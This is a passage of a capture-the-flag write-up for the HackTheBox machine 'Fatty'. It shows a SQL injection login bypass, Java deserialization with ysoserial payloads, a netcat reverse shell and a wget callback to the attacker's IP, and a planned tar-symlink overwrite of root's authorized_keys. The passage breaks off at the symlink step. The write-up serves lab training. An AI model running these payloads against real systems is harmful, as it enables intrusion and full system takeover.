In a similar way, the injection in the username field can be leveraged to create a fake user entry. This way the password and the assigned role can be controlled.


```
test' UNION SELECT 1,'invaliduser','invalid@a.b','invalidpass','admin
```

Let's modify the code in `htb/fatty/shared/resources/User.java` to submit the password "as is" from the client application.

```
public User(int uid, String username, String password, String email, Role role)
{
    this.uid = uid;
    this.username = username;
    this.password = password;
    this.email = email;
    this.role = role;
}
public void setPassword(String password) {
    this.password = password;
  }
```

The above code sends the plaintext password entered in the form. Let's rebuild the JAR file and attempt to login with this payload:

```
Username : abc' UNION SELECT 1,'abc','a@b.com','abc','admin
Password : abc
```



Username: abc' UNION SELECT 1,'abc','a@b.com','abc','admin


Password: •••

Login Successful!

The server will process the query as below.

```
select id,username,email,password,role from users where username='abc' UNION
SELECT 1,'abc','a@b.com','abc','admin'
```


The first select query fails, while the second query returns valid user results with role `admin` and the password `abc`. The password sent to the server is also `abc`, which results in a successful password comparison, and the application allowing us to login as admin.



```
total 4
drwxr-sr-x    tc     4096 Oct 30  2019 qtc
```


## Deserialization

Let's explore the additional features that are now accessible with the admin role.



The change password functionality isn't implemented on the client application.


```
jButton4.addActionListener(new ActionListener() {
    public void actionPerformed(ActionEvent param1ActionEvent) {
        JOptionPane.showMessageDialog(passwordChange, "Not implemented yet.",
"Error", 0);
        passwordChange.setVisible(false);
        controlPanel.setVisible(true);
    }
});
```



Old Password: test

New Password: test

We can examine the file `htb/fatty/server/methods/Commands.class` for other hard-coded system commands in the server application.



```
      logger.logError("[+] Access denied. Method with id '" + methodID + "' was called by user '" + user.getUsername() + '
      return "Error: Method 'uname' is not allowed for this user account";
    }
    String response = "";
    try {
      Process p = Runtime.getRuntime().exec("uname -a");
      String s = "";
      BufferedReader stdInput = new BufferedReader(new InputStreamReader(p.getInputStream()));
      BufferedReader stdError = new BufferedReader(new InputStreamReader(p.getErrorStream()));
      while ((s = stdInput.readLine()) != null)
        response = response + s + "\n";
      while ((s = stdError.readLine()) != null)
        response = response + s + "\n";
    } catch (IOException e) {
      e.printStackTrace();
      return "";
    }
    return response;
  }

  public static String users(ArrayList<String> args, User user) {
    logger.logInfo("[+] Method 'users' was called.");
    int methodID = 9;
    if (!user.getRole().isAllowed(methodID)) {
      logger.logError("[+] Access denied. Method with id '" + methodID + "' was called by user '" + user.getUsername() + '
      return "Error: Method 'users' is not allowed for this user account";
    }
    String response = "";
    try {
      Process p = Runtime.getRuntime().exec("ls -l /home");
```

The only other feature available in the application is `ChangePassword`. Let's check the source code of this feature in the client application file `htb/fatty/client/methods/Invoker.class`.

```
public String changePW(String paramString1, String paramString2) throws
MessageParseException, MessageBuildException, IOException {
    String str = (new Object() {

      }).getClass().getEnclosingMethod().getName();
    logger.logInfo("[+] Method '" + str + "' was called by user '" +
this.user.getUsername() + "'.");
    if (AccessCheck.checkAccess(str, this.user))
      return "Error: Method '" + str + "' is not allowed for this user account";
    User user = new User(paramString1, paramString2);
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    try {
      ObjectOutputStream objectOutputStream = new
ObjectOutputStream(byteArrayOutputStream);
      objectOutputStream.writeObject(user);
    } catch (IOException iOException) {
      iOException.printStackTrace();
      return "Failure while serializing user object";
    }
    byte[] arrayOfByte =
Base64.getEncoder().encode(byteArrayOutputStream.toByteArray());
    this.action = new ActionMessage(this.sessionID, "changePW");
    this.action.addArgument(new String(arrayOfByte));
    sendAndRecv();
    if (this.response.hasError())
      return "Error: Your action caused an error on the application server!";
    return this.response.getContentAsString();
  }
```


The `changePW` function accepts two arguments, for username and password respectively. The function checks if user is allowed to perform the action. It then creates a serialized object and sends a Base64 encoded string to the server.

Let's check the relevant code in the server application from the file `htb/fatty/server/methods/Commands.class`.

```
public static String changePW(ArrayList<String> args, User user) {
    logger.logInfo("[+] Method 'changePW' was called.");
    int methodID = 7;
    if (!user.getRole().isAllowed(methodID)) {
      logger.logError("[+] Access denied. Method with id '" + methodID + "' was called by user '" + user.getUsername() + "' with role '" + user.getRoleName() + "'.");
      return "Error: Method 'changePW' is not allowed for this user account";
    }
    String response = "";
    String b64User = args.get(0);
    byte[] serializedUser = Base64.getDecoder().decode(b64User.getBytes());
    ByteArrayInputStream bIn = new ByteArrayInputStream(serializedUser);
    try {
      ObjectInputStream oIn = new ObjectInputStream(bIn);
      User user1 = (User)oIn.readObject();
    } catch (Exception e) {
      e.printStackTrace();
      response = response + "Error: Failure while recovering the User object.";
      return response;
    }
    response = response + "Info: Your call was successful, but the method is not fully implemented yet.";
    return response;
  }
```

The `changePW` function checks if user is permitted to perform the action, and then decodes the Base64 encoded input. It then deserializes the provided object. If this action is successful, it returns the implementation error message to the user. The server is deserializing the user input without any security checks, which can result in Java deserialization attacks.

Let's check for common libraries that are involved in the deserialization process using this Foxglove Security reference.



```
root@ubuntu:~/fatty/server# grep -R InvokerTransformer .

Binary file ./org/apache/commons/collections/TransformerUtils.class matches
Binary file ./org/apache/commons/collections/ClosureUtils.class matches
Binary file ./org/apache/commons/collections/functors/InvokerTransformer.class matches
Binary file ./org/apache/commons/collections/PredicateUtils.class matches
Binary file ./fatty-server.jar matches
```

The server application is using the Apache `CommonsCollections` libraries. So it may possible to execute commands on the server using `CommonsCollections` serialized payloads. Let's modify the `changePW()` function code in the client application to send a malicious serialized payload.


```
public String changePW(String payload) throws MessageParseException,
MessageBuildException, IOException {
    this.action = new ActionMessage(this.sessionID, "changePW");
    this.action.addArgument(payload);
    sendAndRecv();
    if (this.response.hasError()) {
        return "Error: Your action caused an error on the application server!";
    }
    return this.response.getContentAsString();
}
```

The above code takes one parameter (the payload), which it then sends it to the server. As the view is not yet implemented, we can use `textField_1` to obtain the user input from the `Old Password` field and then invoke `changePW` to send our payload to the server. Let's change the UI to trigger the payload.

```
 jButton4.addActionListener(new ActionListener() {
          public void actionPerformed(ActionEvent param1ActionEvent) {
            String str1 = "";
            String str2 = ClientGuiTest.this.textField_1.getText();
            try {
              str1 = ClientGuiTest.this.invoker.changePW(str2);
            } catch
(MessageBuildException|htb.fatty.shared.message.MessageParseException
messageBuildException) {
              JOptionPane.showMessageDialog(controlPanel, "Failure during
message building/parsing.", "Error", 0);
            } catch (IOException iOException) {
              JOptionPane.showMessageDialog(controlPanel, "Unable to contact the
server. If this problem remains, please close and reopen the client.", "Error",
0);
            }
            textPane.setText(str1);
            passwordChange.setVisible(false);
            controlPanel.setVisible(true);
          }
        });
```


A serialized PoC payload that issues a web request to our host can be created using ysoserial. After trying different `CommonsCollections` payloads, the `CommonsCollections5` payload is found to work.

```
java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections5 'wget 10.10.14.13' |
base64 -w0
```



```
java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections5 'wget
10.10.14.13' | base64 -w0

rO0ABXNyAC5qYXZheC5tYW5hZ2VtZW50LkJhZEF0dHJpYnV0ZVZhbHVlRXhwRXhjZXB0a
W9u1Ofaq2MtRkACAAFMAAN2YWx0ABJMamF2YS9sYW5nL09iamVjdDt4cgATamF2YS5sYW
5nLkV4Y2VwdGlvbtD9Hz4aOxzEAgAAeHIAE2phdmEubGFuZy5UaHJvd2FibGXVxjUnOXe
4ywMABEwABWNhdXNldAAVTGphdmEvbGFuZy9UaHJvd2FibGU7T<SNIP>
```


Let's stand up the listener on port 80 and send the payload.



Old Password: ZHhwP0AAAAAAAAAB3CAAAABAAAAAAeHg=


New Password:

The application throws error message.



Error: Failure while recovering the User object.


However, inspection of the server log reveals that the request was sent successfully.



```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.174 - - [03/Aug/2020 07:37:11] "GET / HTTP/1.1" 200 -
```


Let's generate a reverse shell payload.

```
java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections5 'nc 10.10.14.13 1234
-e /bin/sh' | base64 -w0
```



```
java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections5 'nc
10.10.14.13 1234 -e /bin/sh' | base64 -w0

rO0ABXNyAC5qYXZheC5tYW5hZ2VtZW50LkJhZEF0dHJpYnV0ZVZhbHVlRXhwRXhjZXB0a
W9u1Ofaq2MtRkACAAFMAAN2YWx0ABJMamF2YS9sYW5nL09iamVjdDt4cgATamF2YS5sYW
5nLkV4Y2VwdGlvbtD9Hz4aOxzEAgAAeHIAE2phdmEubGFuZy5UaHJvd2FibGXVxjUnOXe
4ywMABEwABWNhdXNldAAVTGphdmEvbGFuZy9UaHJvd2FibGU7TAANZGV0YWlsTWVzc2Fn
ZXQAEkxqYXZhL2xhbmcvU3RyaW5nO1sACnN0YWNrVHJhY2V0AB5bTGphdmEvbGFuZy9Td
GFja1RyYWNlRWxlbWVudDtMAB<SNIP>
```

Next, stand up a Netcat listener on port 1234 and send the payload. A reverse shell as the user `qtc` is caught.



```
nc -lvnp 1234

listening on [any] 1234 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.174] 37313
id
uid=1000(qtc) gid=1000(qtc) groups=1000(qtc)
ls -al
total 16
drwxr-sr-x    1 qtc      qtc           4096 Oct 30  2019 .
drwxr-xr-x    1 root     root          4096 Oct 30  2019 ..
drwx------    1 qtc      qtc           4096 Oct 30  2019 .ssh
----------    1 qtc      qtc             33 Oct 30  2019 user.txt
```


The `user.txt` flag can be read after modifying its permissions.

```
chmod 400 user.txt
```

# Privilege Escalation


We can run `LinEnum` or `LinPEAS` to automate the initial enumeration process, and identify possible ways to escalate privileges.

```
cd /tmp && wget http://10.10.14.13/linpeas.sh
chmod 755 linpeas.sh
./linpeas.sh
```




```
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/etc/crontabs.back
/etc/crontabs.back/cron.update
/etc/crontabs.back/qtc
/etc/crontabs.back/root
```

LinPEAS has identified that three crontab backup files are readable.



```
2f265ce12800:/tmp$ cd /etc/crontabs.back

2f265ce12800:/etc/crontabs.back$ ls -al
total 20
drwxr-xr-x    2 qtc      qtc           4096 Oct 30  2019 .
drwxr-xr-x    1 root     root          4096 Jan 29  2020 ..
-rw-------    1 qtc      qtc              4 Oct 30  2019 cron.update
-rw-------    1 qtc      qtc             64 Oct 30  2019 qtc
-rw-------    1 qtc      qtc            283 Oct 30  2019 root

2f265ce12800:/etc/crontabs.back$ cat qtc
0 * * * * /bin/tar -cf /opt/fatty/tar/logs.tar /opt/fatty/logs/
```

The `qtc` cron looks interesting. Every hour the qtc user will archive the contents of files under `/opt/fatty/logs/` and save it to `/opt/fatty/tar/logs.tar`. This is good indication that the logs may get copied from the Docker container to the host by the root user. Let's run pspy in order to explore any tasks running in the container.



```
2020/07/31 05:33:01 CMD: UID=0    PID=1630   | /usr/sbin/sshd -R
2020/07/31 05:33:01 CMD: UID=22   PID=1631   | sshd: [net]
2020/07/31 05:33:01 CMD: UID=1000 PID=1632   | sshd: qtc [priv]
2020/07/31 05:33:01 CMD: UID=1000 PID=1633   | scp -f /opt/fatty/tar/logs.tar
```


Every minute, the `qtc` user from the host is logging into the container using SSH, and copying `logs.tar` file using `scp` command. This doesn't result in privilege escalation immediately. But what if someone is extracting the contents of `logs.tar` to the same directory on the host ?

If that's the case, there's a possible way to obtain an arbitrary file overwrite using tar archives. The idea is as follows.

- Create a symlink pointing to `/root/.ssh/authorized_keys` that has the name `logs.tar`.
- Add this symlink to the `logs.tar` archive, and copy it to `/opt/fatty/tar/logs.tar`.
- The cronjob will copy `logs.tar` to the host and extract its contents to a folder. The folder now contains a symlink as `logs.tar` that points to the file `authorized_keys`.

- Copy the public key to `/opt/fatty/tar/logs.tar`.
- In the next minute, the cronjob will copy `logs.tar` file to host using `scp`. This overwrites the destination file configured in the symlink that is present on the folder, meaning that the SSH public key gets copied to `/root/.ssh/authorized_keys` on the host.


Let's create a symlink that has the name `logs.tar`.



```
